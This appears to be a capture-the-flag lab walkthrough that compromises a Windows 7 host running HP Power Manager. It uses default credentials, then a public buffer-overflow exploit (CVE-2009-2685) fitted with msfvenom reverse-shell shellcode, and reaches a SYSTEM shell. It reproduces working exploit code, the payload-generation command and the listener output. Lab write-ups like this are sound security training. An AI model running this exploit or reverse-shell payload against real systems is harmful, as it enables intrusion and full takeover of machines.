Kevin

Kevin	192.168.232.45	10	Easy	Never	

IP: **192.168.232.45**
Let's start with the Nmap scan first

```c
nmap -T4 -A 192.168.232.45 -o nmap
```


```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-10 03:55 EST
Nmap scan report for 192.168.232.45
Host is up (0.13s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT      STATE    SERVICE       VERSION
80/tcp    open     http          GoAhead WebServer
| http-title: HP Power Manager
|_Requested resource was http://192.168.232.45/index.asp
|_http-server-header: GoAhead-Webs
135/tcp   open     msrpc         Microsoft Windows RPC
139/tcp   open     netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open     microsoft-ds  Windows 7 Ultimate N 7600 microsoft-
ds (workgroup: WORKGROUP)
3389/tcp  open     ms-wbt-server Microsoft Terminal Service
|_ssl-date: 2023-11-10T08:56:36+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: KEVIN
|   NetBIOS_Domain_Name: KEVIN
|   NetBIOS_Computer_Name: KEVIN
|   DNS_Domain_Name: kevin
|   DNS_Computer_Name: kevin
|   Product_Version: 6.1.7600
|_  System_Time: 2023-11-10T08:56:27+00:00
| ssl-cert: Subject: commonName=kevin
| Not valid before: 2023-08-01T03:26:36
|_Not valid after:  2024-01-31T03:26:36
3703/tcp  filtered adobeserver-3
49152/tcp open     msrpc         Microsoft Windows RPC
49153/tcp open     msrpc         Microsoft Windows RPC
49154/tcp open     msrpc         Microsoft Windows RPC
49155/tcp open     msrpc         Microsoft Windows RPC
49158/tcp open     msrpc         Microsoft Windows RPC
49159/tcp open     msrpc         Microsoft Windows RPC
Service Info: Host: KEVIN; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows 7 Ultimate N 7600 (Windows 7 Ultimate N 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::-
|   Computer name: kevin
|   NetBIOS computer name: KEVIN\x00
```


```
|   Workgroup: WORKGROUP\x00
|_  System time: 2023-11-10T00:56:27-08:00
| smb2-time:
|   date: 2023-11-10T08:56:27
|_  start_date: 2023-11-10T08:47:06
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: KEVIN, NetBIOS user: <unknown>, NetBIOS MAC:
00:50:56:ba:65:e8 (VMware)
|_clock-skew: mean: 1h36m00s, deviation: 3h34m40s, median: 0s

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 80.71 seconds
```


we have a website on port 80 let's check it out



we have a login page for HP Power Manager. A quick google search gives us the default creds `admin` `admin`




so let's try to login



Nice we are now logged in. But we couldn't find anything interesting here let's search for exploit

```
searchsploit HP Power Manager
```



so we have a python exploit let's download them

```
searchsploit -m 10099.py
```

```
→ kevin searchsploit -m 10099.py
  Exploit: Hewlett-Packard (HP) Power Manager Administration Power Manager Administration - Universal Buffer Overflow
      URL: https://www.exploit-db.com/exploits/10099
     Path: /usr/share/exploitdb/exploits/windows/remote/10099.py
    Codes: CVE-2009-2685
 Verified: True
File Type: Python script, ASCII text executable
Copied to: /home/kali/PG/kevin/10099.py


→ kevin
```

Opening the script reveals the command we need to use to generate our remote shell code.

~/PG/kevin/10099.py - Mousepad

File Edit Search View Document Help

```
# C:\WINDOWS\system32>

import sys
from socket import *

print "HP Power Manager Administration Universal Buffer Overflow Exploit"
print "ryujin __A-T__ offensive-security.com"

try:
   HOST  = sys.argv[1]
except IndexError:
   print "Usage: %s HOST" % sys.argv[0]
   sys.exit()

PORT  = 80
RET   = "\xCF\xBC\x08\x76" # 7608BCCF JMP ESP MSVCP60.dll

# [*] Using Msf::Encoder::PexAlphaNum with final size of 709 bytes
# badchar = "\x00\x3a\x26\x3f\x25\x23\x20\x0a\x0d\x2f\x2b\x0b\x5c\x3d\x3b\x2d\x2c\x2e\x24\x25\x1a"
SHELL = (
"n00bn00b"
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49\x49"
"\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36"
"\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34"
"\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41"
"\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4c\x36\x4b\x4e"
"\x4d\x44\x4a\x4e\x49\x4f\x4f\x4f\x4f\x4f\x4f\x4f\x42\x46\x4b\x38"
"\x4e\x56\x46\x32\x46\x42\x4b\x58\x45\x34\x4e\x33\x4b\x48\x4e\x47"
"\x45\x30\x4a\x37\x41\x50\x4f\x4e\x4b\x38\x4f\x34\x4a\x51\x4b\x38"
"\x4f\x35\x42\x32\x41\x50\x4b\x4e\x49\x54\x4b\x48\x46\x33\x4b\x58"
"\x41\x30\x50\x4e\x41\x43\x42\x4c\x49\x49\x4e\x4a\x46\x58\x42\x4c"
"\x46\x37\x47\x50\x41\x4c\x4c\x4c\x4d\x30\x41\x50\x44\x4c\x4b\x4e"
"\x46\x4f\x4b\x53\x46\x55\x46\x32\x4a\x52\x45\x47\x45\x4e\x4b\x58"
"\x4f\x55\x46\x52\x41\x50\x4b\x4e\x48\x46\x4b\x58\x4e\x50\x4b\x54"
```

We need to replace the text in the `SHELL` variable with our own shell code (except for the `n00bnoob` string), using the values given in the comments above. The full command to generate this shell code is

```c
msfvenom -p windows/shell_reverse_tcp -b "\x00\x3a\x26\x3f\x25\x23\x20\x0a\x0d\x2f\x2b\x0b\x5c\x3d\x3b\x2d\x2c\x2e\x24\x25\x1a" LHOST=192.168.45.158 LPORT=80 -e x86/alpha_mixed -f c
```

```
→ kevin msfvenom -p windows/shell_reverse_tcp -b "\x00\x3a\x26\x3f\x25\x23\x20\x0a\x0d\x2f\x2b\x0b\x5c\x3d\x3b\x2d\x2c\x2e\
x24\x25\x1a" LHOST=192.168.45.158 LPORT=80 -e x86/alpha_mixed -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 709 (iteration=0)
x86/alpha_mixed chosen with final size 709
Payload size: 709 bytes
Final size of c file: 3013 bytes
unsigned char buf[] =
"\x89\xe6\xdb\xce\xd9\x76\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x4a\x4a"
"\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x43\x37\x52\x59"
"\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41"
"\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42"
"\x75\x4a\x49\x6b\x4c\x6a\x48\x4e\x62\x37\x70\x55\x50\x45"
"\x50\x55\x30\x6c\x49\x7a\x45\x65\x61\x39\x50\x51\x74\x6c"
"\x4b\x42\x70\x76\x50\x6c\x4b\x32\x72\x44\x4c\x4c\x4b\x73"
"\x62\x75\x44\x4e\x6b\x42\x52\x66\x48\x34\x4f\x6d\x67\x73"
"\x7a\x51\x36\x30\x31\x49\x6f\x4c\x6c\x77\x4c\x30\x61\x31"
"\x6c\x66\x62\x36\x4c\x67\x50\x4b\x71\x58\x4f\x46\x6d\x33"
"\x31\x59\x57\x39\x72\x39\x62\x76\x32\x61\x47\x4e\x6b\x62"
"\x72\x44\x50\x4c\x4b\x33\x7a\x67\x4c\x4c\x4b\x62\x6c\x46"
"\x71\x31\x68\x6d\x33\x31\x58\x35\x51\x38\x51\x62\x71\x4e"
"\x6b\x46\x39\x57\x50\x36\x61\x49\x43\x4c\x4b\x71\x59\x55"
"\x48\x4a\x43\x34\x7a\x70\x49\x4c\x4b\x36\x54\x6e\x6b\x56"
"\x61\x5a\x76\x36\x51\x79\x6f\x4c\x6c\x6f\x31\x48\x4f\x64"
"\x4d\x36\x61\x69\x57\x65\x68\x4d\x30\x61\x65\x59\x66\x34"
"\x43\x33\x4d\x4c\x38\x75\x6b\x61\x6d\x76\x44\x62\x55\x58"
"\x64\x66\x38\x4c\x4b\x36\x38\x76\x44\x63\x31\x79\x43\x65"
"\x36\x6c\x4b\x54\x4c\x72\x6b\x6e\x6b\x73\x68\x67\x6c\x77"
"\x71\x7a\x73\x4e\x6b\x34\x44\x6e\x6b\x37\x71\x6e\x30\x4c"
"\x49\x71\x54\x55\x74\x61\x34\x61\x4b\x33\x6b\x53\x51\x63"
"\x69\x73\x6a\x70\x51\x69\x6f\x69\x70\x31\x4f\x33\x6f\x61"
"\x4a\x4e\x6b\x62\x32\x68\x6b\x6c\x4d\x51\x4d\x63\x58\x66"
"\x53\x35\x62\x33\x30\x77\x70\x33\x58\x61\x67\x63\x43\x54"
"\x72\x61\x4f\x33\x64\x33\x58\x62\x6c\x34\x37\x37\x56\x44"
"\x47\x49\x6f\x68\x55\x4e\x58\x7a\x30\x57\x71\x63\x30\x45"
"\x50\x55\x79\x6f\x34\x73\x64\x30\x50\x32\x48\x66\x49\x6f"
```

We can replace everything in the `SHELL` variable of exploit script after `n00bn00b` with our own code, open a listener and run the exploit to get a reverse shell back as root.

```
39 # [*] Using Msf::Encoder::PexAlphaNum with final size of 709 bytes
40 # badchar = "\x00\x3a\x26\x3f\x25\x23\x20\x0a\x0d\x2f\x2b\x0b\x5c\x3d\x3b\x2d\x2c\x2e\x24\x25\x1a"
41 SHELL = (
42 "n00bn00b"
43 "\x89\xe6\xdb\xce\xd9\x76\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x4a\x4a"
44 "\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x43\x37\x52\x59"
45 "\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41"
46 "\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42"
47 "\x75\x4a\x49\x6b\x4c\x6a\x48\x4e\x62\x37\x70\x55\x50\x45"
48 "\x50\x55\x30\x6c\x49\x7a\x45\x65\x61\x39\x50\x51\x74\x6c"
49 "\x4b\x42\x70\x76\x50\x6c\x4b\x32\x72\x44\x4c\x4c\x4b\x73"
50 "\x62\x75\x44\x4e\x6b\x42\x52\x66\x48\x34\x4f\x6d\x67\x73"
51 "\x7a\x51\x36\x30\x31\x49\x6f\x4c\x6c\x77\x4c\x30\x61\x31"
52 "\x6c\x66\x62\x36\x4c\x67\x50\x4b\x71\x58\x4f\x46\x6d\x33"
53 "\x31\x59\x57\x39\x72\x39\x62\x76\x32\x61\x47\x4e\x6b\x62"
54 "\x72\x44\x50\x4c\x4b\x33\x7a\x67\x4c\x4c\x4b\x62\x6c\x46"
55 "\x71\x31\x68\x6d\x33\x31\x58\x35\x51\x38\x51\x62\x71\x4e"
56 "\x6b\x46\x39\x57\x50\x36\x61\x49\x43\x4c\x4b\x71\x59\x55"
57 "\x48\x4a\x43\x34\x7a\x70\x49\x4c\x4b\x36\x54\x6e\x6b\x56"
58 "\x61\x5a\x76\x36\x51\x79\x6f\x4c\x6c\x6f\x31\x48\x4f\x64"
59 "\x4d\x36\x61\x69\x57\x65\x68\x4d\x30\x61\x65\x59\x66\x34"
60 "\x43\x33\x4d\x4c\x38\x75\x6b\x61\x6d\x76\x44\x62\x55\x58"
61 "\x64\x66\x38\x4c\x4b\x36\x38\x76\x44\x63\x31\x79\x43\x65"
62 "\x36\x6c\x4b\x54\x4c\x72\x6b\x6e\x6b\x73\x68\x67\x6c\x77"
63 "\x71\x7a\x73\x4e\x6b\x34\x44\x6e\x6b\x37\x71\x6e\x30\x4c"
64 "\x49\x71\x54\x55\x74\x61\x34\x61\x4b\x33\x6b\x53\x51\x63"
65 "\x69\x73\x6a\x70\x51\x69\x6f\x69\x70\x31\x4f\x33\x6f\x61"
66 "\x4a\x4e\x6b\x62\x32\x68\x6b\x6c\x4d\x51\x4d\x63\x58\x66"
67 "\x53\x35\x62\x33\x30\x77\x70\x33\x58\x61\x67\x63\x43\x54"
68 "\x72\x61\x4f\x33\x64\x33\x58\x62\x6c\x34\x37\x37\x56\x44"
69 "\x47\x49\x6f\x68\x55\x4e\x58\x7a\x30\x57\x71\x63\x30\x45"
70 "\x50\x55\x79\x6f\x34\x73\x64\x30\x50\x32\x48\x66\x49\x6f"
71 "\x70\x52\x4b\x33\x30\x4b\x4f\x38\x55\x62\x70\x50\x50\x70"
72 "\x50\x30\x50\x47\x30\x52\x70\x71\x50\x52\x70\x61\x78\x6a"
73 "\x4a\x76\x6f\x4b\x6f\x4b\x50\x49\x6f\x6e\x35\x6a\x37\x73"
```

```c
python2.7 10099.py 192.168.232.45
```

```
➜ kevin python2.7 10099.py 192.168.232.45
HP Power Manager Administration Universal Buffer Overflow Exploit
ryujin __A-T__ offensive-security.com
[+] Sending evil buffer...
HTTP/1.0 200 OK

[+] Done!
[*] Check your shell at 192.168.232.45:4444 , can take up to 1 min to spawn your shell
➜ kevin
```

checking our netcat shell which is running on port 80

```c
rlwrap nc -nlvp 80
```

```
➜ ~ rlwrap nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.45.158] from (UNKNOWN) [192.168.232.45] 49178
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Moving to the Administrator Desktop directory for the flag

```
C:\Windows\system32>cd ../../Users/Administrator/Desktop
cd ../../Users/Administrator/Desktop

C:\Users\Administrator\Desktop>type proof.txt
type proof.txt
f9267403b0baf51ae5c66c6d55fd72de

C:\Users\Administrator\Desktop>
```

Flag: **f9267403b0baf51ae5c66c6d55fd72de**